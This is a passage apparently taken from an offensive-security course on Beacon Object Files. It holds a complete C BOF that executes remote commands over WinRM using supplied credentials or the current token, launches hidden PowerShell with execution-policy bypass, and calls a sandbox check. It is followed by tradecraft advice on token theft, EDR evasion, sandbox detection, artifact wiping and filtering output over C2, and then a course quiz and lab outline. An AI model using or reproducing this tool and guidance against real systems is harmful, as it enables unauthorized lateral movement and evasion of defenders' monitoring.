 * Note: This BOF requires compilation on Windows with the full WinRM SDK
 */

#include "beacon.h"
#include "../../include/common.h"
#define WSMAN_API_VERSION_1_1
#include <wsman.h>

// WinRM-specific configuration
typedef struct {
    wchar_t* target;       // Target host
    wchar_t* username;// Optional username
    wchar_t* password; // Optional password
    wchar_t* command;          // Command to execute
    BOOL use_token;    // Use current token
} WINRM_CONFIG;

// Parse BOF arguments
void parse_winrm_args(char* args, int len, WINRM_CONFIG* config) {
    datap parser;
    BeaconDataParse(&parser, args, len);
```

```
    config->target = (wchar_t*)BeaconDataExtract(&parser, NULL);
    config->username = (wchar_t*)BeaconDataExtract(&parser, NULL);
    config->password = (wchar_t*)BeaconDataExtract(&parser, NULL);
    config->command = (wchar_t*)BeaconDataExtract(&parser, NULL);
    config->use_token = BeaconDataInt(&parser);
}

// Encode PowerShell command with AMSI bypass
wchar_t* encode_ps_command(const wchar_t* command) {
    static wchar_t encoded[4096];
    wchar_t format[] = L"powershell.exe -NoP -NonI -W Hidden -Exec Bypass
-Command \"%s\"";

    _snwprintf_s(encoded, _countof(encoded), _TRUNCATE, format, command);

    return encoded;
}

// Execute WinRM command with EDR evasion
BOOL execute_winrm_command(WINRM_CONFIG* config) {
    DWORD dwError = ERROR_SUCCESS;
    WSMAN_API_HANDLE hWSMan = NULL;
    WSMAN_SESSION_HANDLE hSession = NULL;
    WSMAN_SHELL_HANDLE hShell = NULL;
    WSMAN_COMMAND_HANDLE hCommand = NULL;
```

```
	BOOL success = FALSE;


	// Anti-analysis check
	CHECK_SANDBOX();


	// Initialize WinRM with specific version
	dwError =
WSManInitialize(WSMAN_FLAG_REQUESTED_API_VERSION_1_1, &hWSMan);
	if (dwError != ERROR_SUCCESS) {
	BeaconPrintf(CALLBACK_ERROR, "WSManInitialize failed: %lu", dwError);
	return FALSE;
	}


	// Create session with endpoint
	wchar_t connectionStr[256];
	_snwprintf_s(connectionStr, _countof(connectionStr), _TRUNCATE,
L"http://%s:5985/wsman", config->target);


	dwError = WSManCreateSession(hWSMan, connectionStr, 0, NULL, NULL,
&hSession);
	if (dwError != ERROR_SUCCESS) {
	BeaconPrintf(CALLBACK_ERROR, "WSManCreateSession failed: %lu",
dwError);
	WSManDeinitialize(hWSMan, 0);
	return FALSE;
	}
```

```
        // Configure authentication with evasion
        WSMAN_AUTHENTICATION_CREDENTIALS creds = {0};
        if (config->use_token) {
        creds.authenticationMechanism =
WSMAN_FLAG_DEFAULT_AUTHENTICATION;
        } else {
        creds.authenticationMechanism = WSMAN_FLAG_AUTH_NEGOTIATE;
        creds.userName = config->username;
        creds.password = config->password;
        }

        dwError = WSManSetSessionOption(hSession, WSManFlagCredentialsInfo,
&creds);
        if (dwError != ERROR_SUCCESS) {
        BeaconPrintf(CALLBACK_ERROR, "WSManSetSessionOption failed: %lu",
dwError);
        WSManCloseSession(hSession, 0);
        WSManDeinitialize(hWSMan, 0);
        return FALSE;
        }

        // Create shell with specific options
        WSMAN_SHELL_STARTUP_INFO startupInfo = {0};
        startupInfo.flags = WSMAN_FLAG_NO_COMPRESSION;

        dwError = WSManCreateShell(
```

```
        hSession,
        0,
        L"http://schemas.microsoft.com/wbem/wsman/1/windows/shell/cmd",
        NULL,
        &startupInfo,
        NULL,
        NULL,
        &hShell
        );

        if (dwError != ERROR_SUCCESS) {
        BeaconPrintf(CALLBACK_ERROR, "WSManCreateShell failed: %lu",
dwError);
        WSManCloseSession(hSession, 0);
        WSManDeinitialize(hWSMan, 0);
        return FALSE;
        }

        // Execute command with AMSI bypass
        wchar_t* encodedCommand = encode_ps_command(config->command);

        dwError = WSManRunShellCommand(
        hShell,
        0,
        encodedCommand,
```

```
        NULL,
        NULL,
        NULL,
        &hCommand
        );

        if (dwError != ERROR_SUCCESS) {
        BeaconPrintf(CALLBACK_ERROR, "WSManRunShellCommand failed: %lu",
dwError);
        WSManCloseShell(hShell, 0, NULL);
        WSManCloseSession(hSession, 0);
        WSManDeinitialize(hWSMan, 0);
        return FALSE;
        }

        // Wait for command completion with jitter
        Sleep(1000);  // Simple wait, in real implementation use proper
synchronization

        success = TRUE;
        BeaconPrintf(CALLBACK_OUTPUT, "[+] Command executed successfully");

        // Complete cleanup
        if (hCommand) WSManCloseCommand(hCommand, 0, NULL);
        if (hShell) WSManCloseShell(hShell, 0, NULL);
        if (hSession) WSManCloseSession(hSession, 0);
```

```
    WSManDeinitialize(hWSMan, 0);

    return success;
}

// BOF entry point
int go(char* args, int len) {
    WINRM_CONFIG config = {0};

    // Check arguments
    if (len == 0) {
    BeaconPrintf(CALLBACK_OUTPUT, "WinRM BOF Usage:\n");
    BeaconPrintf(CALLBACK_OUTPUT, "winrm_exec <target>
<username|NULL> <password|NULL> <command> <use_token>");
    return 0;
    }

    // Parse arguments
    parse_winrm_args(args, len, &config);

    // Execute command
    BOOL result = execute_winrm_command(&config);

    // Secure cleanup
    SecureZeroMemory(&config, sizeof(config));
```

```
    return result ? 0 : 1;
}
```

Tactical Considerations for Lateral Movement with BOFs

When you're using BOFs to move laterally, it pays to stay as stealthy as possible. Here are a few best practices:

1. Advanced OPSEC
    - Always impersonate or steal a valid token before you execute any actions—this way, you never send raw credentials across the network.
    - Focus on local reconnaissance first (gather information on the host itself) instead of scanning across the network, which is far more likely to set off alarms.
    - Add random "jitter" into your execution timings so that your activity doesn't form a predictable pattern an operator or automated system can pick up on.
2. EDR Evasion
    - Don't rely on built-in tools like `sc.exe`, `wmic.exe` or `powershell.exe`—those are heavily monitored.
    - Resolve all APIs at runtime (e.g. via `GetProcAddress`) to dodge hook-based detections.
    - Obfuscate any sensitive parameters in memory so strings or flags don't sit around in plain text.
3. Operational Monitoring & Cleanup
    - Include checks at the start of your BOF to detect if it's running inside a sandbox or other analysis environment—and bail out if you suspect you're being watched.

- Once your task is done, wipe any artifacts you created (temporary files, registry keys, memory buffers) so there's nothing left behind.

- Filter and categorize your output before sending it back over the C2 channel to reduce noise—only send what's strictly necessary.

By combining these measures, your BOFs will deliver powerful lateral-movement capabilities with a much lower profile than traditional tools—while still giving you all the flexibility you need on the network.

Quizzes and code challenges

Section Overview: progressive-evaluation

progressive-evaluation is the continuous-assessment module of the BOF course. It contains:

quick-quizzes/

Short quizzes that measure theoretical understanding at three levels:

01-bof-fundamentals.md (basic)

02-bof-intermediate.md (intermediate)

03-bof-advanced.md (advanced)

README.md explains objectives, format, and scoring criteria.

code-challenges/

Hands-on labs that put the concepts into practice.

Each lab includes its own rubric, student solution area, and support utilities.

lab-01-simple-sysinfo/ – First lab (system information gatherer):

README.md with requirements and steps.

rubric/evaluation-rubric.md for grading.


solution/ folder where students submit their code.

utilities/ – Global support resources:

examples/, templates/, guides/, tools/ (validator, compilation guide, etc.).

Directory Tree (progressive-evaluation)

```
progressive-evaluation
├── quick-quizzes
│   ├── 01-bof-fundamentals.md
│   ├── 02-bof-intermediate.md
│   ├── 03-bof-advanced.md
│   └── README.md
└── code-challenges
    ├── lab-01-simple-sysinfo
    │   ├── README.md
    │   ├── rubric
    │   │   └── evaluation-rubric.md
    │   └── solution          (empty submission area)
```


└── utilities
├── README.md
├── examples
│ └── simple-whoami.c
├── guides
│ └── compilation-guide.md
├── templates
│ ├── basic-bof-template.c
│ └── Makefile-template
└── tools
├── bof-validator.py
└── README.md